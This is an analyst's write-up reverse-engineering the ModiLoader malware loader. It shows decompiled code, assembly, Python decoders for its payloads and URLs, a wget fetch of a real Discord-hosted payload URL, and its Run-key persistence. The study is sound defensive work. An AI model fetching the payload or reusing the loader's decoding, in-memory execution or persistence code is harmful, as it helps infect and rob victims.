ModiLoader Analysis

1. Introduction


Recently, I have been investigating a malware loader which is **ModiLoader**. This loader is delivered through the Malspam services to lure end users to execute malicious code. Similar to other loaders, **ModiLoader** also has multi stages to download the final payload which is responsible for stealing the victim's information. After digged into some samples, I realized that this loader is quite simple and didn't apply anti-analysis techniques like **Anti-Debug**, **Anti-VM** that we have seen in GuLoader/CloudEyE samples (1;2). Instead, for avoiding antivirus detection, this loader uses digital signatures, decrypts payloads, Url, the inject code function at runtime and executes the payload directly from memory.


Currently, according to my observation, there are not many analysis documents about this loader in the world as well as in Vietnam. So, in this post, I will cover techniques are used by this loader as well as apply new released tool from FireEye is capa that helps to quickly find the loader's main code. During the analysis, I also try to simulate the malicious code in python script for automatic extracting and decoding payload, Url.


2. About the sample

SHA256:
9d71c01a2e63e041ca58886eba792d3fc0c0064198d225f2f0e2e70c6222365c

Results from PE Scanner tools show that this loader is written in Delphi, using **Digital Signatures** to bypass the AV programs running on the client:








3. Technical analysis

3.1. First stage analysis

At the first stage, the loader (*considered as the first payload*) performs the task of extracting data, decoding the second payload (*this payload can be **dll** or **exe***), and executing the payload from memory.


By using IDA, at the end of the automated analysis, IDA has identified up to **5,385** functions:




Code block at `start()` function of loader:


```
            public start
start       proc near
            push    ebp
            mov     ebp, esp
            add     esp, 0FFFFFFF0h
            mov     eax, offset dword_49B38C
            call    Sysinit::_linkproc__ InitExe(void *)
            mov     eax, ds:off_49D574
            mov     eax, [eax]
            call    sub_467400
            mov     ecx, ds:off_49D700
            mov     eax, ds:off_49D574
            mov     eax, [eax]
            mov     edx, off_499F64
            call    Forms::TApplication::CreateForm(System::TMetaClass *,void *)
            mov     eax, ds:off_49D574
            mov     eax, [eax]
            mov     byte ptr [eax+5Bh], 0
            mov     eax, ds:off_49D574
            mov     eax, [eax] ; this
            call    Forms::TApplication::Run(void)
            call    System::_linkproc__ Halt0(void)
start       endp
```

Although, much more functions were identified as above, most of them are Windows APIs as well as Delphi's library functions, so that finding out the main code related to decoding the second payload will take a long time. With the help of capa, I quickly found the code related to executing the second payload and then traced back to the code that responsible for decoding this payload.






The entire code at `sub_498CDC()` function is responsible for parsing the payload, mapping into the memory and executing it. Code in this function before and after applying the relevant struct:



Trace back will reach **sub_4994EC()**, this function performs tasks:

♦ Reads all data from the resource named "**T__7412N15D**" into memory.



♦ Finds "**OPPO**" string in resource binary data to retrieve the encrypted payload.

```
00005740  EE 57 0B E1 13 FF F1 D9  8B EF C1 7E F1 5F AA E6  .W.........~._..
00005750  21 9F EA 03 02 00 3B 4F  50 50 4F 1D 8A 80 30 32  !......OPPO...02
00005760  30 30 30 34 30 DF 30 CF  CF 30 30 E8 30 30 30 30  00040.0..00.0000
00005770  30 30 30 70 30 4A 30 30  30 30 30 30 30 30 30 30  000p0J0000000000
00005780  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  0000000000000000
00005790  30 30 30 30 30 30 30 30  D1 30 30 EA 40 30 3E EF  00000000.00.@0>.
000057A0  E4 D9 9D F1 E8 D1 7C 9D  F1 C0 C0 84 98 39 43 50  ......|......9CP
000057B0  A0 A2 3F 37 A2 31 3D 50  3D 45 43 A4 50 92 35 50  ..?7.1=P=EC.P.5P
000057C0  A2 45 9E 50 45 9E 94 35  A2 50 27 39 9E 03 62 DD  .E.PE..5.P'9..b.
000057D0  3A 54 07 30 30 30 30 30  30 30 30 30 30 30 30 30  :T.0000000000000
000057E0  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  0000000000000000
000057F0  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  0000000000000000
00005800  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  0000000000000000
00005810  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  0000000000000000
00005820  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  0000000000000000
00005830  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  0000000000000000
00005840  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  0000000000000000
00005850  30 30 30 30 30 30 30 30  30 30 30 80 15 30 30 7C  00000000000..00|
00005860  D1 38 30 E9 8E 72 5A 30  30 30 30 30 30 30 30 10  .80..rZ000000000.
00005870  30 BE 51 DB D1 32 E9 30  F2 D5 30 30 56 32 30 30  0.Q..2.0..00V200
```

♦ Performs decoding to get the second payload. The key used in decoding process is a numeric value.

♦ Searches string in the second payload and replace it with the encoded URL string.

```
if ( !InetIsOffline(0) )
{
  f_load_resource_into_mem("T__7412N15D");
  f_load_encoded_data(ptr_resource_data, &str_OPPO[1], ptr_res_data);
  System::__linkproc__ LStrLAsg(&ptr_encoded_payload, *(ptr_res_data[0] + 4));
  val_0x30 = Sysutils::StrToInt(&str_48[1]);            // convert string to int
  f_decode_payload(ptr_encoded_payload, val_0x30, &ptr_decoded_payload);
  f_replace_in_payload(
    ptr_decoded_payload,
    &str_zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
    &str_311107291649764a103d0b5d3d0c003a0a013d0403294b1036085c38110738061b34001d2d165c6e57436a52436157406c504768564b68544b765247615247605c436a544560544a
    a1,
    a2,
    &v9);
  stage2_payload = j_unknown_libname_57_0(&v9);
  f_execute_payload(stage2_payload);
}
```

In the picture above, the decryption key is an integer converted from the string. In this sample, key value is **0x30**. The code is responsible for decoding the payload as shown below:

```
        mov     eax, [ebp+ptr_encoded_payload] ; eax = &ptr_encoded_payload
        mov     bl, [eax+edi-1]         ; bl = *ptr_encoded_payload[i-1]
        xor     eax, eax                ; eax = 0
        mov     al, bl                  ; al = bl
        and     eax, 1                  ; al &= 0x1 --> al = bl & 0x1
        test    eax, eax
        jnz     short al_not_equal_zero ; if al != 0 then jump


al_equal_zero:
        lea     eax, [ebp+var_14]
        xor     edx, edx                ; edx = 0
        mov     dl, bl                  ; dl = bl
        sub     edx, [ebp+val_0x30]     ; edx = (edx-0x30) & 0xFF
        call    f_call_LStrFromPCharLen ; BDS 2005-2007 and Delphi6-7 Visual

        mov     edx, [ebp+var_14]
        lea     eax, [ebp+var_10]
        call    System::_linkproc__ LStrCat(void)

        jmp     short update_counter

; ---------------------------------------------------------------------------

al_not_equal_zero:                      ; CODE XREF: f_decode_payload+68↑j
        lea     eax, [ebp+var_18]
        xor     edx, edx                ; edx = 0
        mov     dl, bl                  ; dl = bl
        add     edx, [ebp+val_0x30]     ; edx = (edx + 0x30) & 0xFF
        call    f_call_LStrFromPCharLen ; BDS 2005-2007 and Delphi6-7 Visual

        mov     edx, [ebp+var_18]
        lea     eax, [ebp+var_10]
        call    System::_linkproc__ LStrCat(void)
```

An implementation of this decoding operation can be written in Python as the below image:


```
"""
This function decrypts encoded payload
"""
def decrypt_payload(enc_payload):
    decoded_payload = ""
    for data in enc_payload:
        enc = data
        if (ord(enc) & 0x1):
            dec = (ord(enc) + 0x30) & 0xFF
        else:
            dec =  (ord(enc) - 0x30) & 0xFF

        decoded_payload += struct.pack("B", dec)[0]

    return decoded_payload
```


Once the payload has been decoded, the loader will search for the placeholder in the decoded payload and replace the `168` "`z`" character with the encoded URL string. Finally, once the payload is ready for execution, it calls `sub_498CDC()` for executing the payload.

And from beginning until now, the above entire technical analysis can be done with a python script to obtain the second payload.



3.2. Second stage analysis


Check the payload retrieved in the above step, it is also written in Delphi:



With the similar method, I found `sub_45BE08()` which is responsible for allocating the region of memory, map the final payload after decoded into this region, and then execute it.

By tracing back, I found the code that starts at `TForm1_Timer1Timer` (*recognized by IDA by signature*) at the address is `0x45CC10`. Before calling `f_main_loader()` at address is `0x45C26C`, the code from here is responsible for decoding Url and checking the Internet connection by trying to connect to the decoded Url is `https://www.microsoft.com`.

Decoding algorithm at `f_decode_char_and_concat_str()` function is as simple as follows: `dec_char = (enc_char >> 4) | (0x10 * enc_char);`



At `f_main_loader()`, it also uses the same above function to decode and get the string is `"Yes"`. This string is later used as `xor_Key` for decoding the Url to download the last payload (*The encrypted Url is the string in the replacement step that was described above*) as well as decoding the downloaded payload. `f_decode_url_and_payload(void *enc_buf, LPSTR szKey, void *dec_buf)` function takes three parameters:

- The first parameter is `enc_buf`, used for store the encoded data.
- The second parameter is `szKey`. It is the `"Yes"` string used to decode the data.
- The third parameter is `dec_buf`, used for store the decoded data.

Diving into this decoding function, you will realize that it will loop through all data, each iteration takes 2 bytes, convert the string to an integer, then `xor` with the character extracted from the decryption key. Once decrypted, the byte is then concatenated to the third argument, which is the output buffer.

```
len_enc_data = Variants::StrLen(szenc_Buf) / 2 - 1;
if ( len_enc_data >= 0 )
{
  len_enc_data_plus_1 = len_enc_data + 1;
  counter = 0;
  do
  {
    System::_linkproc__ LStrCopy(szenc_Buf, 2 * counter + 1, 2, &two_bytes_copied);// copy 2 bytes form enc_data (ex: "31")
    System::_linkproc__ LStrCat3(&sz_concated_str, &sz_dollar_chr[1]._top, two_bytes_copied);// add the $ character to the beginning (ex: "$31")
    int_converted_val = Sysutils::StrToIntDef(sz_concated_str, 0x20, v6);// convert string to integer value (ex: 0x31)
    if ( Variants::StrLen(ptr_xorKey) > 0 )
    {
      key_idx = counter % Variants::StrLen(ptr_xorKey) + 1;
      decoded_char = ptr_xorKey;
      LOBYTE(decoded_char) = int_converted_val ^ ptr_xorKey[key_idx - 1];
      int_converted_val = decoded_char;
    }
    System::_linkproc__ LStrFromChar(&v14, int_converted_val);
    System::_linkproc__ LStrCat(ptr_dec_buf, v14);
    ++counter;
    --len_enc_data_plus_1;
  }
  while ( len_enc_data_plus_1 );
}
```

This entire decoding function is rewritten in python as follows:

```python
key = "Yes"

"""
This function decodes URL and downloaded data
"""
def url_payload_decoder(data, key):
    decoded_data = ""
    data = [int(data[i:i+2], 16) for i in range(0, len(data), 2)]

    for i in range(0, len(data)):
        current_byte = data[i]
        key_byte = ord(key[i % len(key)])
        decoded_data += chr(current_byte ^ key_byte)

    return decoded_data
```

Back to the **`f_main_loader()`**, first it will decode the Url for retrieving the last payload:

```
f_decode_char_and_concat_str2(&str_7[1], 0, &v45);      // s
f_decode_char_and_concat_str2(&str_V[1], v45, &v46);    // e
f_decode_char_and_concat_str2(&str___15[1], v46, &szKey_Yes);// Y
// https://cdn.discordapp.com/attachments/720370823554138118/748749903169192007/Vwntwsa
f_decode_url_and_payload(
  &str_311107291649764a103d0b5d3d0c003a0a013d0403294b1036085c38110738061b34001d2d165c6e57436a52436157406c504768564b68544b765247615247605c436a5445605
  szKey_Yes,
  &szdecoded_Url);
```

Perform decoding using the python code above, I obtain the Url as below image:

```
In [29]: key = "Yes"

In [30]: encoded_url =
"311107291649764a103d0b5d3d0c003a0a013d0403294b1036085c38110738061b34001d2d165c6e57436a52436157406c5
04768564b68544b765247615247605c436a544560544a6b55436e4a252e0b072e1612"

In [31]: decoded_url = url_payload_decoder(encoded_url, key)

In [32]: decoded_url
Out[32]: 'https://cdn.discordapp.com/attachments/720370823554138118/748749903169192007/Vwntwsa'
```

Next, it uses the **`WinHTTP WinHttpRequest COM`** object for downloading the encrypted payload from the above Url. Instead of using Internet APIs functions from

Wininet library as in some other samples, the change to using COM object might be aimed at avoiding detection by AV programs.

```
f_decode_char_and_concat_str2(&str_u[1], v44, &str_WinHttpWinHttpRequest51);// WinHttp.WinHttpRequest.5.1
f_decode_char_and_concat_str2(&str_E[1], 0, &v18);
f_decode_char_and_concat_str2(&str_T[1], v18, &v19);
f_decode_char_and_concat_str2(&str_t[1], v19, szGET);    // GET method
Comobj::CreateOleObject(str_WinHttpWinHttpRequest51, &v17);
Variants::__linkproc__ VarFromDisp(&pvarg, v17, v2);
Variants::__linkproc__ DispInvoke(v3, a1, 0, &pvarg.vt, dword_45C8B8, szGET);
Variants::__linkproc__ DispInvoke(v4, a1, 0, &pvarg.vt, dword_45C8C4, v9);
Variants::__linkproc__ DispInvoke(v5, a1, &v16, &pvarg.vt, dword_45C8CC, v9);
Variants::__linkproc__ VarToLStr(&ptr_new_enc_payload, &v16, v6);
```

Here, I use **wget** to download the payload. The payload's content is stored in hex strings similar to the encoded above Url .

```
C:\Users\Administrator>cd Desktop

C:\Users\Administrator\Desktop>wget https://cdn.discordapp.com/attachments/720370823554138118/748749903169192007/Vwntwsa
--2020-08-31 00:28:03--  https://cdn.discordapp.com/attachments/720370823554138118/748749903169192007/Vwntwsa
Resolving cdn.discordapp.com (cdn.discordapp.com)... 162.159.129.233, 162.159.130.233, 162.159.133.233, ...
Connecting to cdn.discordapp.com (cdn.discordapp.com)|162.159.129.233|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 636928 (622K) [application/octet-stream]
Saving to: 'Vwntwsa'


Vwntwsa                     100%[=================================================>] 622.00K  --.-KB/s    in 0.1s

2020-08-31 00:28:03 (5.32 MB/s) - 'Vwntwsa' saved [636928/636928]
```


Vwntwsa

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	31	32	64	31	32	33	35	33	65	31	64	33	63	32	64	31	12d12353e1d3c2d1
00000010	37	33	34	32	39	30	62	32	64	33	65	31	64	33	63	32	734290b2d3e1d3c2
00000020	64	31	37	33	34	32	39	30	34	33	62	32	30	31	37	33	d173429043b20173
00000030	31	32	38	31	33	32	64	33	31	30	34	33	62	32	30	31	128132d31043b201
00000040	37	33	31	32	38	31	33	32	32	32	37	31	61	33	31	32	731281322271a312
00000050	64	31	32	33	35	33	31	30	62	32	32	32	37	31	61	33	d1235310b22271a3
00000060	31	32	64	31	32	33	35	33	65	31	64	33	63	32	64	31	12d12353e1d3c2d1
00000070	37	33	34	32	39	30	62	32	64	33	65	31	64	33	63	32	734290b2d3e1d3c2
00000080	64	31	37	33	34	32	39	30	34	33	62	32	30	31	37	33	d173429043b20173
00000090	31	32	38	31	33	32	64	33	31	30	34	33	62	32	30	31	128132d31043b201

Payload data will be reversed and decoded by the same **f_decode_url_and_payload** function with the same decoding key is **"Yes"**. Once decrypted, the sample will allocate a region of memory, map the payload into that region, and then execute it.

```
f_decode_char_and_concat_str2(&str_7[1], 0, &v13);
f_decode_char_and_concat_str2(&str_V[1], v13, &v14);
f_decode_char_and_concat_str2(&str___15[1], v14, &v15);
szKey_Yes_2 = v15;
Dbclient::TCustomClientDataSet::GetGroupState(ptr_new_enc_payload, &ptr_reverse_enc_payload);// reverse payload data
f_decode_url_and_payload(ptr_reverse_enc_payload, szKey_Yes_2, ptr_decoded_payload);
decoded_final_payload = j_unknown_libname_63_0(ptr_decoded_payload);
f_execute_payload(decoded_final_payload);
ExitProcess_0(0);
```

Along with the python code above, I can decode the downloaded payload and obtain the final payload. This payload is a dll file and also written in Delphi:



3.3. Third stage analysis

The above payload is quite complicated, it performs the following tasks:


♦ Reads data from a resource named **"DVCLAL"** into memory.


♦ Decrypts this resource, then based on the "***()%@5YT!@#G__T@#$%^&*()__#@$#57$#!@**" pattern to read the decrypted data into the corresponding variables.

♦ Retrieves the user's directory information through the **%USERPROFILE%** environment variable and set up the path to **%USERPROFILE%\AppData\Local** folder.

♦ Creates **Vwnt.url** and **Vwntnet.exe** (*copy of loader*) files in **%USERPROFILE%\AppData\Local** folder if that files not exist, then set the value is "**Vwnt**" that pointing to the **%USERPROFILE%\AppData\Local\Vwnt.url** file at "**HKCU\Software\Microsoft\Windows\CurrentVersion\Run**" key. Then write data to **Vwnt.url** with content that points to **Vwntnet.exe** file:

```
TRegistry::SetRootKey(hKeyCurrentUser, HKEY_CURRENT_USER);
*(hKeyCurrentUser + 0xC) = 0;
// Creates registry value
if ( Registry::TRegistry::OpenKey(hKeyCurrentUser, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0) )
{
  // %USERPROFILE%\AppData\Local\Vwnt.url
  _linkproc_ LStrCatN(&szVmnt_url_path, 4u, v18, ptr_szLocalPath, "\\", str_Vwnt, ".url");
  v19 = _linkproc_ LStrToPChar(szVmnt_url_path);
  System::_linkproc_ UStrFromPChar(&pszVmnt_url_path, v19);
  // Creates key value "Vwnt" points to Vwnt.url file
  Registry::TRegistry::WriteString(hKeyCurrentUser, str_Vwnt, pszVmnt_url_path);
}
TRegistry::CloseKey(hKeyCurrentUser);
TObject::Free(hKeyCurrentUser);
System::ParamStr(0, &szExePath_2);
f_read_file_content(szExePath_2, &org_loader_binary_content);
_linkproc_ LStrAsg(&ptr_decrypted_data, org_loader_binary_content);
f_write_data_to_file(ptr_decrypted_data, szVwntnet_exe_path); // write bin data to file
```






